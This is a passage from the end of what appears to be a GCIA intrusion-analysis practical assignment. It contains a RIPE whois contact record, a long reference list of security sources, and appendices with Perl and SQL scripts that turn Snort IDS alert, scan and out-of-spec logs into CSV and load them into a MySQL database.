mnt-by:        MAINT-TdE
notify:        ah@telefonica.es
changed:       ah@telefonica.es 20020220
changed:       adminis.ripe@telefonica.es 20020530
source:        RIPE

person:        Francisco Lorenzo de Tuero
address:       TELEFONICA DE ESPANA
address:       Emilio Vargas, 4
address:       28043-MADRID
```

```
address:        SPAIN
phone:          +34 91 5194446
fax-no:         +34 91 5846936
remarks:     **************************************************
remarks:     For ABUSE/SPAM/INTRUSION issues
remarks:     PLEASE CONTACT THROUGH LINK
remarks:     http://www.telefonicaonline.com/nemesys/
remarks:     or send mail to nemesys@telefonica.es
remarks:     any mail to adminis.ripe@telefonica.es will be ignored
remarks:     **************************************************
e-mail:         francisco.lorenzodetuero@telefonica.es
nic-hdl:        FLT14-RIPE
mnt-by:         MAINT-TdE
notify:         francisco.lorenzodetuero@telefonica.es
changed:        francisco.lorenzodetuero@telefonica.es 20020225
source:         RIPE
```

References

1. RFC 1459. URL: ftp://ftp.irc.org/irc/docs/rfc1459.txt (June 2004)
2. IRC EFNET website**.** irc.efnet.nl Security Information and Warnings. URL:http://www.efnet.nl/security.php (June 2004)
3. Free-definition website. URL:http://www.free-definition.com/Peer-to-peer.html (june 2004)
4. ISC website. URL: http://www.incidents.org/logs (June 2004)
5. Ray, Edward. Incidents.org mailing list archive: Issues with scan, alert and oos files. URL: http://cert.uni-stuttgart.de/archive/intrusions/2002/11/msg00096.html (June 2004)
6. Sawmill website. URL: http://www.sawmill.net/ (June 2004)
7. Snortsnarf website. URL: http://www.silicondefense.com/software/snortsnarf/ (June 2004)
8. Harper, Patrick. "Snort, Apache, PHP, MYSQL, ACID on Red Hat 9". URL:http://www.snort.org/docs/snort_acid_rh9.pdf (10 May 2004)
9. Martin, Ian. GIAC Practical Assignment. URL: http://www.giac.org/practical/Ian_Martin_GCIA.pdf (June 2004)
10. Beardsley, Tod. GIAC Practical Assignment. URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc (June 2004)
11. Gordon, Les. GCIA Practical Assignment. URL: http://www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc (June 2004)
12. Wong, Johnny. GCIA Practical Assignment. URL: http://www.giac.org/practical/GCIA/Johnny_Wong_GCIA.doc (June 2004)
13. Cormier, Andre. GCIA Practical Assignment. URL: http://www.giac.org/practical/GCIA/Andre_Cormier_GCIA.pdf (June 2004)
14. Network Sorcery website. NCP, NetWare Core Protocol CP. URL: http://www.networksorcery.com/enp/protocol/ncp.htm (June 2004)
15. More.net website. Port numbers used by Novell Reference from TID 10071836. URL: http://www.more.net/~charley/w04/novell/nw6/PortList.htm (June 2004)
16. Schell, Joanne. GCIA practical assignment. URL: http://www.giac.org/practical/Joanne_Schell_GCIA.pdf (June 2004)
17. Novell website. Novell ifolder product page- URL: http://www.novell.com/products/ifolder/ (June 2004)
18. King, Tom. GCIA Practical Assignment. URL: http://www.giac.org/practical/GCIA/Tom_King_GCIA.pdf (June 2004)
19. Symantec website. W32.Opaserv.Worm. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.opaserv.worm.html (June 2004)
20. Novak, Judy. Incident handler diary 15 July 2000. URL: http://www.sans.org/y2k/061500.htm (June 2004)
21. Cormier, Andre. GCIA Practical Assignment. URL: http://www.giac.org/practical/GCIA/Andre_Cormier_GCIA.pdf (June 2004)
22. SANS website. The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~

The Experts Consensus. Version 4.0. October 8, 2003 URL: http://www.sans.org/top20/. (June 2004)
23. SANS website. Intrusion Detection FAQ . URL: http://www.sans.org/resources/idfaq/oddports.php (June 2004)
24. Dell, Anthony. GCIA Practical Assignment. URL: http://www.giac.org/practical/Anthony_Dell_GSEC.pdf (June 2004)
25. Bugtraq website. Mailing list archive. URL: http://seclists.org/lists/bugtraq/2004/May/0043.html (June 2004)
26. Storm, Pete. GCIA Practical Assignment. URL: http://www.giac.org/practical/GCIA/Tom_King_GCIA.pdf (June 2004)
27. Treachery website. Port lookup utility. URL: http://www.treachery.net/security_tools/ports/ (June 2004)
28. FAQS.orfg website. RFC1413: Identification Protocol. URL: http://www.faqs.org/rfcs/rfc1413.html (June 2004)
29. RIAA website. 'New Wave of Illegal File Sharing Lawsuits Brought By RIAA '. 28 April 2004. URL: http://www.riaa.com/news/newsletter/042804.asp (June 2004)
30. TonikGin. XDCC – An .EDU Admin's Nightmare. 11 Sep 2002. URL: http://www.ncsu.edu/it/security/papers/EduHacking.html (June 2004)
31. Mynetwatchman website. URL: http://www.mynetwatchman.com/LID.asp?IID=85888513 (June 2004)
32. Symantec website. W32.Blaster.Worm. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html (June 2004)
33. Mynetwatchman website. URL: http://www.mynetwatchman.com/LID.asp?IID=102221902) (June 2004)
34. Mynetwatchman website. URL: http://www.mynetwatchman.com/LID.asp?IID=69762591 (June 2004)
35. Securiteam website. Windows Media Player .ASF Processor Buffer Overflow Vulnerability. URL: http://www.securiteam.com/windowsntfocus/6X00N0U35O.html (June 2004)
36. Winscp website. URL: http://winscp.sourceforge.net/eng/ (June 2004)
37. G-lock software. Trojan port list. URL: http://www.glocksoft.com/trojan_list/Hidden_Port.htm (June 2004)
38. Symantec Security Response. W32.HLLW.Gaobot.gen. URL: http://www.sarc.com/avcenter/venc/data/pf/w32.hllw.gaobot.gen.html
39. Microsoft website. How to Use Automatic TCP/IP Addressing Without a DHCP Server. URL: http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q220/8/74.ASP&NoWebContent=1&NoWebContent=1 (June 2004)
40. Insecure website. Nmap Man Page. URL: http://www.insecure.org/nmap/data/nmap_manpage.html (June 2004)
41. Mynetwatchman website. URL: http://www.mynetwatchman.com/LID.asp?IID=101348433 (June 2004)
42. Google website. URL: http://www.google.com (June 2004)
43. Sellitontheweb website. Product review MilliCent micropayment system. URL: http://sellitontheweb.com/ezine/millicent30.shtml (June 2004)
44. Symantec website. W32.Mydoom.A@mm. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.mydoom.a@mm.html (June 2004)
45. Mynetwatchman website. URL: http://www.mynetwatchman.com/LID.asp?IID=101422960 (June 2004)
46. The Internet Ports Database. URL: http://www.portsdb.org/bin/portsdb.cgi (June 2004)
47. Thomas, Ashley. Intrusion Mailing list archive. URL: http://www.dshield.org/pipermail/intrusions/2002-December/006176.php (June 2004)
48. Hendrick, Jim. GCIA Practical Assignment. URL: http://www.giac.org/practical/Jim_Hendrick_GCIA.pdf (June 2004)
49. Rietveld, Ronny. GCIA Practical Assignment. URL: http://www.giac.org/practical/GCIA/Ronny_Rietveld_GCIA.pdf (June 2004)
50. IETF website. Security Considerations for IP Fragment Filtering. URL: http://www.ietf.org/rfc/rfc1858.txt (June 2004)
51. CVE website. CVE entry CVE-2001-0402. URL: http://www.cve.mitre.org/cgi-

bin/cvename.cgi?name=CVE-2001-0402 (June 2004)
52. Evans, Andrew. GCIA Practical Assignment. URL: http://www.giac.org/practical/GCIA/Andrew_Evans_GCIA.pdf (June 2004)
53. Microsoft Website. URL: http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx (June 2004)
54. LURHQ website. Phatbot Trojan Analysis. URL: http://www.lurhq.com/phatbot.html (June 2004)
55. Teamspeak website. URL: http://teamspeak.org/_about.php (June 2004)
56. Teamspeak website. URL: http://www.teamspeak.org/forums/showthread.php?t=14036 (June 2004)
57. Mohadmin website. Spearhead ports for behind routers. URL: http://www.mohadmin.com/2004light/index.php?id=24 (June 2004)
58. ISP.Webopedia website: ISP Glossary. URL: http://isp.webopedia.com/TERM/C/CPE.html (June 2004)
59. Omronsoft website. Wnn product page. URL: http://www.omronsoft.com/products/japanese/index.html#wnn7 (June 2004)
60. Samspade website. URL: http://www.samspade.org/ (June 2004)
61. IETF website. RFC 3168 - The Addition of Explicit Congestion Notification (ECN) to IP. URL: http://www.faqs.org/rfcs/rfc3168.html (June 2004)
62. Dameware website. URL: http://www.dameware.com (June 2004)
63. Buqtraq archive. DameWare Mini Remote Control Server Clear Text Encryption Key Disclosure Vulnerability. URL: http://www.securityfocus.com/bid/9959 (June 2004)
64. Buqtraq archive. DameWare Mini Remote Control Server Weak Encryption Implementation Vulnerability http://www.securityfocus.com/bid/9909 (June 2004)
65. Bugtraq archive. DameWare Mini Remote Control Server Weak Random Key Generation Weakness. URL: http://www.securityfocus.com/bid/9957 (June 2004)
66. Bugtraq archive. DameWare Mini Remote Control Server Pre-Authentication Buffer Overflow Vulnerability. URL: http://www.securityfocus.com/bid/9213 (June 2004)
67. Bugtraq archive. DameWare Mini Remote Control Server Shatter Attack Local Privilege Escalation Vulnerability. URL: http://www.securityfocus.com/bid/8395 (June 2004)
68. Securiteam website. Radmin Default Installation Security Vulnerabilities. URL: http://www.securiteam.com/securitynews/5VP060U8AO.html (June 2004)

Appendix A

csv.pl perl

(Script from Tod Beardsley with only a few modifications)

```
unless ($ARGV[0]) {
  print "Need an input file!\n";
  die "(Hint: go to http://www.research.umbc.edu/~andy and get one)\n";
}

unless ($ARGV[1]) {
  $outfile = "$ARGV[0].csv";
} else {
  $outfile = "$ARGV[1]";
}

open(INFILE,"$ARGV[0]") || die "Can't open $ARGV[0] for reading!\n";
open(OUTFILE,">$outfile") || die "Can't open $ARGV[1] for writing!\n";

print "Transforming $ARGV[0] into $outfile.\n";
print "Just a moment.";

@calendar=qw(Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec);
```

```
while (<INFILE>) {
  next unless /(\w{1,3}\.){2}(\d{1,3}\.\d{1,3})/;        # Skip lines missing IPv4 IPs.
  next if /spp_portscan/;                                # Skip portscan notifications.
  chomp;
  if (/ \[\*\*\] /) {                                    # Alert report.

  ($date_and_time,$alert,$src_and_dst) = split(/\s+\[\*\*\]\s/);
  ($date,$time) = split(/-/,$date_and_time);
  ($month_number,$day) = split(/\//,$date);
  $month = $calendar[$month_number-1];
  ($src,$dst) = split(/\s-\>\s/,$src_and_dst);
  ($src_ip,$src_port) = split(/:/,$src);
  ($dst_ip,$dst_port) = split(/:/,$dst);
  $snort_entry="ALERT" ;

  } else {                                                     # Scan report.
  ($month,$day,$time,$src,$arrow,$dst,$alert,$flags) = split;
  undef $arrow;
  ($src_ip,$src_port) = split(/:/,$src);
  $alert = "$alert scan (Internally-based)" if $src_ip =~ /^MY\.NET/;
  $alert = "$alert scan (Externally-based)" unless $src_ip =~ /^MY\.NET/;
  ($dst_ip,$dst_port) = split(/:/,$dst);
  $snort_entry="SCAN" ;
}

  print OUTFILE "$snort_entry,";
  print OUTFILE "$month,$day,$time,$alert,";
  print OUTFILE "$src_ip,";
  print OUTFILE "$src_port" if $src_port;
  print OUTFILE "None" unless $src_port;
  print OUTFILE ",";
  print OUTFILE "$dst_ip";
  print OUTFILE ",";
  print OUTFILE "$dst_port" if $dst_port;
  print OUTFILE "," if $flags;
  print OUTFILE "None," unless $dst_port;
  print OUTFILE "$flags" if $flags;
  print OUTFILE "\n";

    $happydots++;
    print "." if $happydots % 100 == 0; # if $happydots == 100;
    print "Just a moment." if $happydots % 46600 == 0;
}
```

Appendix B

Parse-oos.pl

(Script from Ricky Smith sent to me by Ricky by mail as original script in his practical had some errors due to document conversion)

```
#! /usr/bin/perl

# use strict;

##########
#
```

```
#       Author:  Rick Smith
#         Date:  13 Dec 2002
#      Version:  1.0
#
#####
#
#      Purpose:  Parse the OOS log files and connvert to tab-delimited
#                for import into Excel spreadsheets.
#
#  Description:  1. Uses the specified oos log file to creates a parsed-<oos-file>.txt
#                   in the current directory which is ready for use with SnortSnarf.
#
#        Usage:  parse-oos.pl <path_to_log>/<oos file>
#
#   Parameters:  1.  the oos file to parse including the full path
#
##########

############
## MAIN
############

##Initialize variables.
$logfile = 0;
$resultsfilename = 0;
$linecount = 0;

# Check for null input
if (! $ARGV[0])  {
        die "Usage: parse-oos.pl <path_to_logs>/<oos file>\n\n";
};  #if

## Get the oos file name and path to the log files from command line.
$logfile = @ARGV[0];

open (LOG, $logfile) || warn "Cannot open $logfile : $!";

$resultsfile = ">parsed-". $logfile ."oos.txt";
open RESULTS, $resultsfile || die "Cannot open $resultsfile : $!";


## Parse through the log files.
## Sequentially read in the lines from the log file and print to the RESULTS
## file if the line in the correct format for SnortSnarf
while (<LOG>) {
        $linecount++;  ## increment the line count.
        if (/(\=\+)+$/||/(\w\w\s\w\w\s)+.+$/)
        {  ## throw away the line if a separator line or if hex dump
        }  #if
        elsif (/(\d\d\/\d\d-\d\d:\d\d:\d\d\.\d\d\d\d\d\d\s)(\w.+?\:.+?->\s.+?\s)(.*)/)
        {
                ## put the entry in the correct format
                $line = $1 . $2 . $3;
                chomp($line);
                ## finalize the previous entry and output the begining of the entry
                print RESULTS "\n", $line, " ";
        }  #elsif
        else
        {
                chomp($_);
                print RESULTS $_, " ";  ## add the remaining lines of the entry to the same
line
```

```
            }  #else
};  #while
1;
```

Appendix C

create_gciadb.sql

(Script from Les Gordon with some minor modifications)

```
# Create and load MySQL database:
create database gcia;
use gcia;
create table alerts (
            month tinytext,
            day tinytext,
        timestamp tinytext,
            alert tinytext,
        srcip varchar(21),
        srcport smallint unsigned,
        dstip varchar(21),
        dstport smallint unsigned
);
load data local infile "/root/scripts/alert.csv"
        into table alerts fields terminated by ',';

create table scans (
        month tinytext,
            day tinytext,
            timestamp tinytext,
        scantype tinytext,
            srcip varchar(21),
        srcport smallint unsigned,
        dstip varchar(21),
        dstport smallint unsigned,
        flags varchar(9),
        info tinytext
);
load data local infile "/root/scripts/scan.csv"
        into table scans fields terminated by ',';

create table oos (
        month tinytext,
            day tinytext,
            timestamp tinytext,
        srcip varchar(21),
        srcport smallint unsigned,
        dstip varchar(21),
        dstport smallint unsigned,
        ip_ttl tinytext,
        ip_tos varchar(10),
        ip_id tinytext,
        tcp_flags varchar(8),
        tcp_seqno tinytext,
        tcp_ackno tinytext,
        tcp_win tinytext,
        tcp_options tinytext

);
load data local infile "/root/scripts/oos.csv"
        into table oos fields terminated by ',';
```